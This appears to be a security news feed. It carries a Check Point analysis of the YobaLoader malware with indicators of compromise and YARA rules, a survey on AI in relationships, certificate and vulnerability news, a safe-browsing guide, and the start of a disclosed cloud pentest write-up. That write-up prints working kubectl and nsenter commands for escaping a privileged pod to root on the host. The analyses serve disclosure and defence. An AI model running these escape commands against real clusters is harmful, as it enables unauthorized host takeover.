    2. Execution method: The second change concerns how YobaLoader is triggered. The newer version uses Scheduled Tasks to start the copied legitimate host and sideload the loader, whereas the first discovered version creates the shortcut msdefender_scheduler{7940-8490-6670-1081}.lnk in the Startup folder. This shortcut executes a copied %APPDATA%\Microsaft Difendir\msdtc.exe and sideloads %APPDATA%\Microsaft Difendir\mswsock.dll.

    Earlier version of YobaLoader contains language checks and excludes only Russia from infection. In later versions, these checks were moved to the dropper stage and expanded to exclude additional CIS countries, shifting regional filtering earlier in the infection chain.

    Figure 14 — Exclusion of Russian language from infection.

    While the overall DGA logic remains the same, the early variant uses the extension .aber[.]ir instead of .dedyn[.]io. In addition, instead of injecting into svchost.exe, this variant injects into a different running process identified only by its hashed name 0x21BD94C2.

    The initial loader also implements several anti-analysis techniques that have been removed from the newer versions of the malware:

    1. Anti-debugging

    It enumerates all kernel object types and reads their TypeName values. Each type name is hashed using DJB2 with the seed 0x1DEB until the hash matches 0xCF9EE149, which corresponds to DebugObject. If a DebugObject is found, it indicates that a debugger is or was active, and in that case the malware terminates itself.

    Figure 15 — DebugObject via NtQueryObject-ObjectAllTypesInformation.

    2. Anti-VM

    The malware uses a VM/sandbox-detection scoring function while running several hardware fingerprinting checks. The maximum score is 6, and the minimum required to continue the infection chain is 3. The checks include:

    • Hypervisor-present bit and CPUID timing (via RDTSCP).
    • Hypervisor vendor signature string (CPUID leaf 0x40000000).
    • CPU brand string sanity checks (CPUID leaves 0x80000002–0x80000004).
    • SMBIOS-based firmware fingerprinting (GetSystemFirmwareTable–RSMB)
    Figure 16 — Hypervisor vendor signature string technique.

    Despite these small differences in early anti-analysis behavior, the Telegram channel and the profile image used as the seed for the DGA remain the same as in the newer variants, indicating that the operator retained the same infrastructure while iterating on the loader’s evasion logic.

    Conclusion

    The Yoba campaign shows how attackers can use trusted platforms and the current interest in AI tools to distribute malware in a way that looks believable and harmless at first glance. By packaging their code together with well-known software names and hosting it on GitHub, they lower the chances that users or basic security checks will immediately flag the files as suspicious.
    Although the underlying techniques are more advanced than typical commodity malware, the main goals remain straightforward: gain a foothold on the victim’s system, avoid easy detection, and then run the attacker’s chosen payload. Organizations should be cautious about installing “AI helpers” or similar tools from unverified repositories and should enforce policies that restrict running software from unknown sources. Combining user awareness with basic technical controls.

    Indicators of Compromise

    Description Value
    GitHub pages github[.]com/gpt-5-6/sol-free-desktop
    gpt-5-6.github[.]io
    github[.]com/gpt-5-6/gpt-5-6.github.io
    github[.]com/gpt-6-astra/gpt-6-astra.github.io
    gpt-6-astra[.]github[.]io
    opus-5-0[.]github[.]io
    github[.]com/opus-5-0/opus-5-0.github[.]io
    ZIP Files 332e3b685e375aa44a5ec98511fc53be821df46a
    c2b986704406d47dd88ee4e2fcffebc854ff2ce4
    Signed OpenAI & Anthropic binaries 163c81187d8024123912c3c12d905fd5210afcb3
    65a3ac8f341ae04982005fd2c4e83627a68793a3
    YobaDropper 17e8639a00bb32b10cb9cf0d292e9441456ce4bb
    20238b36645fc63139a76b19a480c6a9166472fa
    4ea5b71202b69fc27b06ef9ee3f6f51d6f7b8586
    60aece343959a2e1840f6aaeffa38b73ed21af2c
    8777db31d8df78f36e4544a132d843dfb2a0f026
    YobaLoader 22661f4bada8167fa0f410b75e53184998990abb
    2ecb5548e9774a3d05e8669e8414dcc366929b79
    3fef1af3664429e621d3e0f9408cb5102ef02b84
    55043ea6d102670c014e2be5a8197e70b7c201cb
    79e87a6df59d68b2dbd2c43950df5663d671007c
    7dfcee02732ed89f1ddf25d1689863c26de3df15
    bead5748d813a9828ddb7603a32e52aa15349768
    cf90c4599257e76984a199d98b1fd082b820a54d
    eeedc5c9007d7f01808285e0ae0c0b451bdba003
    Telegram image e7c0e981f81447892995d01ed986c0b462a6f0c5
    Telegram Channel t[.]me/yoba_fanclub
    DNS dns[.]google/resolve?name=calm-piano-floats-313.dedyn[.]io&type=TXT
    ITW URL files.catbox[.]moe/z5zpy9.dat
    Encrypted Payload 7467b6980440ec27c4e0a8d940672c9f24e14216
    Payload XMRIG ea16728f6928dc77deaddee74a6e736dd5f24fc5
    XMRIG Endpoints 3zciedc3enu4muwc5adxciyk6u3juhvhvbv6bfrk2arawlvb7k7ovxad[.]onion:443
    51.89.228[.]250:21668
    51.89.231[.]85:24526

    Yara Rules

    rule yoba_dropper
    {
        meta:
            author = "@Tera0017/Check Point Research"
            description = "YobaDropper"
        strings:
            $code1 = {00 BB 40 0D 03 00 B9 7C 15 00 00 FF D6 31 C0}
            $code2 = {BA 05 15 00 00 0F BE 08 84 C9 74 0A 6B D2 21}
            $code3 = {53 B9 75 EE 40 70 48 83 EC 20}
            $code4 = {BA 5C CD 17 E5 48 89 C1 E8 73 00 00 00}
            $code5 = {0F C8 89 C0 4? 39 ?? 74 1? (49 0F AF C0| 48 69 C0 ?? ?? ?? ??) (4C 01 C8| 48 05 ?? ?? ?? ??) 49 89 C? 49 C1 E? 18 45 30 [2] 4? FF ?? EB}
        condition:
            uint16(0) == 0x5A4D and 2 of them
    }
    
    rule yoba_loader
    {
        meta:
            author = "@Tera0017/Check Point Research"
            description = "YobaLoader"
        strings:
            $code1 = {B9 80 A8 12 01 FF ?? ?? E9}
            $code2 = {BA EB 1D 00 00 0F BE 08 84 C9 74 0A 6B D2 21}
            $code3 = {B9 5B 80 EF B7 E8}
            $code4 = {BA F5 8B 2E F2 48 89 C1}
            $code5 = {B5 C2 D2 06 23 D4 E6 64 7D 06 A4 28 64 ED D8 62 9F 82 C5 C3 84 B2 43 FD AE EE CA 24 B3 87 3D 64}
            $code6 = {1D 0D 13 68 B4 D5 3F 3A 63 22 CF 40 E8 4E 63 DB}
            $code7 = {40 80 FE 32 74 42 40 80 FE 33 74 66 40 80 FE 31}
            $code8 = {41 81 F8 A5 DE 6C C2}
        condition:
            uint16(0) == 0x5A4D and 2 of them
    }
    

    Source: Check Point Research · 2026-10-27

  • Artificial Intimacy: Love and lies in the age of AI 

    AI is becoming a third wheel in relationships, increasingly playing a role in the most intimate parts of our lives.  

    It shows up in the flirty first text, the polished dating profile, the therapized language we use with a partner after a fight, the strength we gather after heartbreak, and everywhere in between. For some, AI is a source of companionship itself. And even if you’re not personally an AI user, you may still be dating, loving, arguing with, or trusting someone who is. 

    As AI moves deeper into our relationships, it’s reshaping connection, blurring what feels authentic, and creating new ways for intimacy to be exploited. 

    AI is starting to replace human interaction 

    AI is moving into emotional territory once reserved for other people. For some, it’s no longer just a tool, but a source of support, companionship, and even romantic connection. 


    According to our recent research, about one in six have turned to a chatbot for companionship or emotional support. That climbs to about one in five among Gen Z and Millennials, and nearly one in four among regular AI users (those who use AI daily or multiple times a week). The more time people spend with AI, the more likely they are to humanize its role, making room for it as a friend, confidant, advisor, or even partner.   

    16% of respondents have used an AI chatbot for companionship or emotional support


    As AI takes on more intimate roles, it’s also starting to challenge the boundaries of real human relationships. More than one in three (37%) say having a romantic relationship with an AI chatbot while already in a committed relationship isn’t the same as cheating. That view is more common among men (46% versus 30% of women), Gen Z and Millennials (43% and 45%), and regular AI users (48%). 

    27% of respondents do not consider engaging in an AI romance cheating while in a committed relationship

    Whether the relationship is platonic or romantic, the more AI is treated like a human, the more personal the stakes become. Just like you have to be cautious when telling a human your deepest, darkest secrets, the experience is similar when using AI. Nearly two-thirds (65%) worry that private conversations they’ve had with AI could be exposed.  

    One survey respondent said:

    “I have used a chatbot…for emotional support, and it is worrying to think those conversations could be leaked.”

    The technology may be artificial, but the relationships people form with AI can feel very real. And as with any relationship, that means there are boundaries to work out, privacy to protect, and vulnerabilities to manage. 

    AI is creating new ways to weaponize intimacy 

    AI’s growing role in human intimacy also has a darker side. The same technology that can offer comfort, advice, or companionship can also be used to violate the most intimate parts of our lives. 

    Non-consensual image abuse, sextortion, and other forms of sexual abuse have long been part of the internet’s dark side. Generative AI has made that content easier to create. Someone trying to exploit another person no longer needs an actual intimate photo, video, or private exchange. A regular photo—or even just someone’s likeness—can be transformed into sexual content they never made, never shared, and never consented to. 


    Most people draw a clear line against that, but not everyone does. About one in six people say it’s acceptable to generate explicit images of someone without their permission for personal use. Another 14% are neutral, bringing the share who do not explicitly oppose the behavior to nearly one in three (31%).  

    Views differ sharply by age and sex: 

    • Younger adults are more accepting of someone using AI to generate non-consensual content: nearly one in four Gen Z (24%) and Millennials (23%) say it’s okay, compared with 13% of Gen X and just 5% of Boomers+ 
    • Men are also more permissive: more than one in five (22%) say it’s okay, compared with 14% of women 

    Attitudes toward the behavior may vary, but the fear of becoming a target is far more widespread. Overall, nearly two-thirds of people (62%) worry someone could create fake nude or sexually explicit photos or videos of them. Women feel this threat more acutely: nearly seven in ten (69%) are concerned, compared with 57% of men. 

    69% of respondents oppose generating explicit images of someone without their permission, while 17% are okay with it.

    For some, this fear has already become a reality:  

    • One in ten say AI has been used to generate nude or sexually explicit imagery of them without permission 
    • One in ten say someone has threatened to release AI-generated compromising or explicit imagery of them 

    As one respondent recounted: 

    “I had someone make fake nudes of me using AI on my photos from my social media and threaten to post them on Facebook…[it] made me more cautious about AI.”

    The intimate material may be fake, but the fear, coercion, and potential for reputational, emotional, and financial damage are completely real. 

    AI is making it harder to know who you’re really talking to  

    The threat doesn’t stop with fabricated sexual content. AI is also making it harder to know whether the person on the other side of a screen is who they claim to be. 


    Humans have always edited themselves for other people. We choose the most flattering photo, write and rewrite the text before sending it, and present our most interesting selves—especially when forming new relationships. AI dramatically expands what that kind of self-editing can look like, and people aren’t shy about using it: 

    • 54% say AI helps them present the best version of themselves  
    • 47% say using AI to present your “best self” to employers, friends, or romantic partners does not present a false identity 
    • That rises to 58% of both Gen Z and Millennials and 64% of regular AI users 

    But where does enhancement end and deception begin? Is an AI-polished dating profile still authentically you? What about a message you didn’t write? A photo that looks like you, only better? 

    There’s a flipside to using AI to make ourselves look or sound better: If we can do it, so can everyone else. And people are much less comfortable when they’re not the ones controlling the technology. Two-thirds (67%) worry that an online friend or romantic interest could use AI-generated images, videos, or other content to deceive them.  

    Catfishing, fake photos, and lies on dating profiles aren’t new. AI just makes the deception easier. Someone’s photos, backstory, messages, and even their voice can all be faked.  

    One person described leaving dating apps after realizing the person they were talking to had gone well beyond simply polishing their profile: 

    “[The] dating profile had fake pictures…[it] wasn’t just making true events sound interesting and more flirty, but creating completely false photos and information. Left the dating apps again and needed to reset.”

    AI can distort identity in the other direction, too. It can also create a version of us we never chose to put into the world.  

    • 76% worry about someone creating a fake profile pretending to be them 
    • 70% worry about fake images or videos of themselves being created 
    • 71% worry AI-generated content could be used to damage their reputation 
    AI is a double edged tool where they feel like they can present their best selves, but also are wary of other people creating fake identities

    Relationships are built on mutual trust. AI can distort both sides of the connection: who we think the other person is, and who they think we are.  

    AI is quietly finding its way into the space between people  

    Not all of AI’s influence on intimacy is so dramatic. Much of it happens quietly, showing up in how people communicate with each other and navigate relationships: 

    • More than one in three have used AI to help write or edit a message 
    • About one in seven have turned to it for advice about a relationship or personal decision 
    • One in ten say it has already changed how they date or communicate romantically—rising to nearly one in five among Gen Z 

    The survey responses show what this looks like in real life. For example, one respondent described using AI with their partner as a way to step outside their own point of view: 

    “Personally, it has helped me. We use AI in our relationship as a reflection tool, and it has sometimes helped us take on the perspective of the other.”

    For another, AI helped them work through jealousy:  

    “So, I used to accuse my partner, and I got really territorial about them but once I talked to AI about it, they gave helpful advice and now we are stronger than ever.”

    AI is also showing up in other difficult relationship moments. One person said it helped them “stay calm and communicate” when problems came up with their partner; another said it allows them “to pause and refine [their] thoughts” before responding. 

    Sometimes the role is simpler. One respondent said AI gives them “new romantic words” for their partner, while another said they’ve asked AI for advice on how to make their partner smile. AI’s growing role in relationships may be unsettling, but the benefits people describe are definitely there. 

    AI isn’t just helping people find the right words. It’s also helping them decide what version of themselves to put forward in the first place. More than one in three say it’s okay to use AI to create or improve a dating profile; nearly two-thirds aren’t opposed. One respondent described using AI as a “creative advisor” to polish their profile and come up with conversation starters. 

    AI doesn’t have to replace a relationship to help shape it. It can influence how people communicate, what advice they take, and how they choose to present themselves.  

    AI’s intimacy problem is ultimately a trust problem 

    From connection to deception to outright harm, the same question keeps surfacing: Can I trust what’s in front of me? And would I know if I couldn’t? 

    Nearly nine in ten people (88%) say AI is making it harder to tell what online content is genuinely human or real. And 84% say even convincing video evidence no longer necessarily feels like proof. That uncertainty follows people into dating and relationships, where knowing what—and who—to trust is deeply personal. 

    AI may make it easier to start a conversation, smooth over a hard one, or feel connected when you’re lonely. But relationships and intimacy of all kinds still come down to trust, and AI is making that trust a little harder to take at face value. 

    About the research 

    The research in this article is based on a March 2026 survey about AI, identity, and the collapse of digital trust and was conducted among 1,500 respondents in the United States, United Kingdom, Germany, Austria, and Switzerland. The research was prepared by an independent research consultant and distributed via Forsta. 


    Something feel off? Check it before you click.  

    Malwarebytes Scam Guard helps you analyze suspicious links, texts, and screenshots instantly.  

    Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.  

    Try it free → 

    Source: Malwarebytes Labs · 2026-10-27

  • Microsoft releases out-of-band Windows fixes with certificate updates

    Microsoft releases out-of-band Windows fixes with certificate updates

    Microsoft has released another out-of-band update for Windows, but this one isn’t an emergency fix for the latest breakages. This time, it’s all about certificates. The non-security out-of-band release applies to supported OSes ranging from Windows 11 and Windows Server 2025, to Windows 10. It’s all about updating the current certificate trust list (CTL) of devices that cannot access Microsoft’s certificate-update service, or where automatic CTL updates are disabled. It also contains everything in the October 13 update, including the ongoing VPN issues and the change that could break on-premises Exchange Servers. There might also be oddities with Smart App Control, audio, and Remote Desktop connections for non-admin users, all of which are known issues in the October 13 update. These problems are not resolved in this patch, so be aware of this when installing it. It is also worth remembering that many devices will not need this version since the current certificate list updates usually come down through the update service. However, if that service isn’t available or being used, it might be a good idea to get this out-of-band fix (while keeping the known issues in mind), since problems can occur when verifying certificates used by applications or websites. The OOB update came after Microsoft laid out its response to the compromised eMudhra certificate keys. The Indian certification authority’s private keys were compromised earlier this month, requiring a massive cleanup effort. According to Microsoft, “they could potentially be used to create certificates or sign content that appeared to come from a trusted CA [certificate authority].” Like many other organizations, Microsoft moved swiftly to block the affected certificate authorities. It did so by updating its Windows Disallowed Certificate Trust List to block the affected certificates. There was also a separate CRLSet release for Edge and WebView2. According to the Windows behemoth, “On October 26, Microsoft released an out-of-band Windows update that removes seven certificates associated with the affected hierarchies: six eMudhra G3 roots and an AAA Certificate Services cross-sign, from the Windows trust list.” Microsoft’s out-of-band patches are usually released after the company breaks a product and needs to issue an emergency fix. This time, the revision is due to Somebody Else’s Problem and a need to get a CTL update out to devices that are disconnected from CTL updates. ®

    Source: The Register — Security · 2026-10-27

  • Attackers Exploit Teams External Chat to Breach Organizations in Under 15 Minutes

    Arctic Wolf warned that the function enables highly effective social engineering attacks, which lead to incidents such as ransomware

    Source: Infosecurity Magazine · 2026-10-27

  • Microsoft releases out-of-band Windows fixes with certificate updates

    Microsoft releases out-of-band Windows fixes with certificate updates

    Microsoft has released another out-of-band update for Windows, but this one isn’t an emergency fix for the latest breakages. This time, it’s all about certificates. The non-security out-of-band release applies to supported OSes ranging from Windows 11 and Windows Server 2025, to Windows 10. It’s all about updating the current certificate trust list (CTL) of devices that cannot access Microsoft’s certificate-update service, or where automatic CTL updates are disabled. It also contains everything in the October 13 update, including the ongoing VPN issues and the change that could break on-premises Exchange Servers. There might also be oddities with Smart App Control, audio, and Remote Desktop connections for non-admin users, all of which are known issues in the October 13 update. These problems are not resolved in this patch, so be aware of this when installing it. It is also worth remembering that many devices will not need this version since the current certificate list updates usually come down through the update service. However, if that service isn’t available or being used, it might be a good idea to get this out-of-band fix (while keeping the known issues in mind), since problems can occur when verifying certificates used by applications or websites. The OOB update came after Microsoft laid out its response to the compromised eMudhra certificate keys. The Indian certification authority’s private keys were compromised earlier this month, requiring a massive cleanup effort. According to Microsoft, “they could potentially be used to create certificates or sign content that appeared to come from a trusted CA [certificate authority].” Like many other organizations, Microsoft moved swiftly to block the affected certificate authorities. It did so by updating its Windows Disallowed Certificate Trust List to block the affected certificates. There was also a separate CRLSet release for Edge and WebView2. According to the Windows behemoth, “On October 26, Microsoft released an out-of-band Windows update that removes seven certificates associated with the affected hierarchies: six eMudhra G3 roots and an AAA Certificate Services cross-sign, from the Windows trust list.” Microsoft’s out-of-band patches are usually released after the company breaks a product and needs to issue an emergency fix. This time, the revision is due to Somebody Else’s Problem and a need to get a CTL update out to devices that are disconnected from CTL updates. ®

    Source: The Register Security · 2026-10-27

  • The web’s having a rough week. Here’s how to browse safely

    You recognize the website. You’ve visited it before. You may even have it bookmarked. Then it asks you to do something unusual: install an update, allow notifications, or run a command to prove you’re human.

    Stop and check first. A website you trust can still display instructions you shouldn’t follow. Our researchers have documented attacks in which criminals hacked legitimate websites and used them to deliver fake verification pages that trick visitors into installing malware.

    Within the same week, serious problems emerged in several parts of the web’s security infrastructure. Attackers were exploiting two flaws in PHP, researchers disclosed a critical flaw in Brotli software used by Node.js, and eight compromised security certificates raised concerns about how browsers and apps verify websites. The incidents have different causes and levels of risk, but their timing makes this an unusual cluster.

    PHP is used by about 7 in 10 websites whose underlying programming language is known. Node.js is used by 7.4% of websites with an identified web-server technology, according to W3Techs. Both run websites behind the scenes, so flaws in them can put the sites that rely on them at risk. Most browsers have blocked the certificates, though updates may still be needed for other software and devices.

    These problems don’t mean you need to stop browsing. But keep your software and security protection up to date, and be wary of unexpected requests.

    How to stay safe when browsing

    Check the website’s address, but remember that even the genuine site may have been compromised. The important question is whether the page’s instructions make sense. A familiar website may earn your visit, but that doesn’t mean you should automatically let it run software on your device.

    In documented campaigns, malicious instructions appeared on legitimate, hacked WordPress websites, not just lookalike domains.


    A secure connection doesn’t guarantee that a page is safe, either. HTTPS protects the connection between your browser and the site. Browser protections against dangerous content are a separate layer. A page asking you to install software or enter sensitive information still deserves scrutiny, even when the connection is encrypted.

    Ask yourself: “Does this request make sense for what I came here to do?”

    Reading an article shouldn’t require opening PowerShell. Watching a video shouldn’t require following a website’s instructions to “repair” your computer. These are familiar themes in ClickFix attacks, which disguise malicious commands as routine verification or troubleshooting steps.

    You can’t patch someone else’s web server, but you can keep the software on your own device updated. Turn on automatic updates for your operating system, browser, and applications where available, and don’t repeatedly postpone installing them. Updates fix security flaws that criminals could otherwise use to access your files or accounts.

    Keep your browser’s phishing and malware protection enabled, too. Free browser extensions like Malwarebytes Browser Guard warn about known dangerous websites, malicious downloads, and clipboard hijacking. Treat those warnings as a reason to leave, not as another obstacle to get round. These checks are a useful layer of protection, but they can’t certify that every unflagged page is safe.

    Use strong, unique passwords stored in a password manager, and enable multifactor authentication on important accounts. These measures help protect your accounts from unauthorized access.

    If a request involves running code or making changes to your device, verify it independently. If a website claims your browser needs updating, close the prompt and check through the browser’s own settings. If it says an account or service needs attention, check through the official app, help page, or support channel that you open yourself.

    Criminals often present the harmful step as the thing that will let you do what you came to do: fix the connection, enable the player, or complete the security check. The frustration of being blocked can make it tempting to follow their instructions.

    Use up-to-date, real-time anti-malware protection on your devices to help stop malware from wreaking havoc or stealing your information.

    Watch for unexpected content, downloads, redirects, and repeated login requests, even on familiar sites. If something looks wrong, leave the page. If you’re unsure, use Malwarebytes Scam Guard to check whether a request may be a scam and get possible next steps.


    From reporting threats to removing them.

    Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

    Source: Malwarebytes Labs · 2026-10-27

  • Microsoft Authenticator Flaw Let Permissionless Android Apps Steal Work Account Tokens

    Microsoft Authenticator Flaw Let Permissionless Android Apps Steal Work Account Tokens


    Microsoft has fixed a flaw in its Authenticator app for Android that let a malicious app with no permissions pose as a trusted Microsoft app, such as Teams, and collect sign-in tokens for a victim’s work account.

    Microsoft tracks the flaw as CVE-2026-80097 and fixed it in Authenticator for Android version 6.2606.4246, so anyone using the app should update.

    In the researchers’ tests,

    Source: The Hacker News · 2026-10-27

  • An insecure neighbor: how a vulnerability chain led to an isolation bypass in cloud infrastructure

    An insecure neighbor: how a vulnerability chain led to an isolation bypass in cloud infrastructure

    This article is published for educational purposes only, to raise awareness among information security professionals. The research was part of an official bug bounty program on a major platform. We notified the cloud provider about the vulnerabilities in line with our responsible disclosure policy, and all security issues we found were fixed in full. The infrastructure analyzed in this post has been anonymized, so the organization cannot be identified. We believe that regular pentests, bug bounty programs, and conversations between developers and independent researchers are the foundation of security for any IT product.

    Introduction

    Many experts believe that cloud data breaches are mostly the customers’ fault, caused by issues like misconfigured storage or open ports. However, our penetration test of a major cloud provider demonstrated that critical threats can originate within the provider’s own infrastructure.

    This analysis is based on a real-world case that won second place in the System Hacking (Web & Logic) category at Russian Pentest Award 2026. It covers the sequential exploitation of several vulnerabilities and logic errors. Together, they led to critical business consequences and a complete bypass of tenant isolation within the cloud. On October 22, 2026, I presented a technical analysis of this case in my “Smash the Tenant Boundary” talk at Security Analyst Summit (SAS 2026).

    1. Gaining initial access through a managed Kubernetes cluster

    Our cloud infrastructure pentest followed the threat model of an external attacker with the privileges of a regular tenant. The ultimate goal of the attack was to assume full control of the cloud.

    1.1. Escaping the worker node

    First, we created a resource in the cloud’s managed Kubernetes cluster (v1.25.16+k0s.0). As a rule, the provider deliberately withholds SSH access to worker nodes from tenants, because they’re paying for a managed service, not for running servers themselves. In this case, however, the cluster’s security policies did not prevent the creation of privileged pods with access to host namespaces. This enabled us to deploy a pod and switch the execution context to the host machine running the container.

    kubectl run pod-name-bla \
       --image=alpine \
       --restart=Never \
       --overrides='
     {
       "apiVersion": "v1",
       "spec": {
         "hostPID": true,
         "containers": [
           {
             "name": "priv",
             "image": "alpine",
             "command": [ "sh", "-c", "sleep 3600" ],
             "stdin": true,
             "tty": true,
             "securityContext": {
               "privileged": true
             }
           }
         ]
       }
     }'

    After creating the privileged pod, we ran the nsenter command inside the container. It moved the execution context to the host machine:

    nsenter --target 1 --mount --uts --ipc --net --pid – bash

    After this, the bash shell ran on the actual host machine, not inside the container. Because the pod was privileged, we got full root access to the host machine.
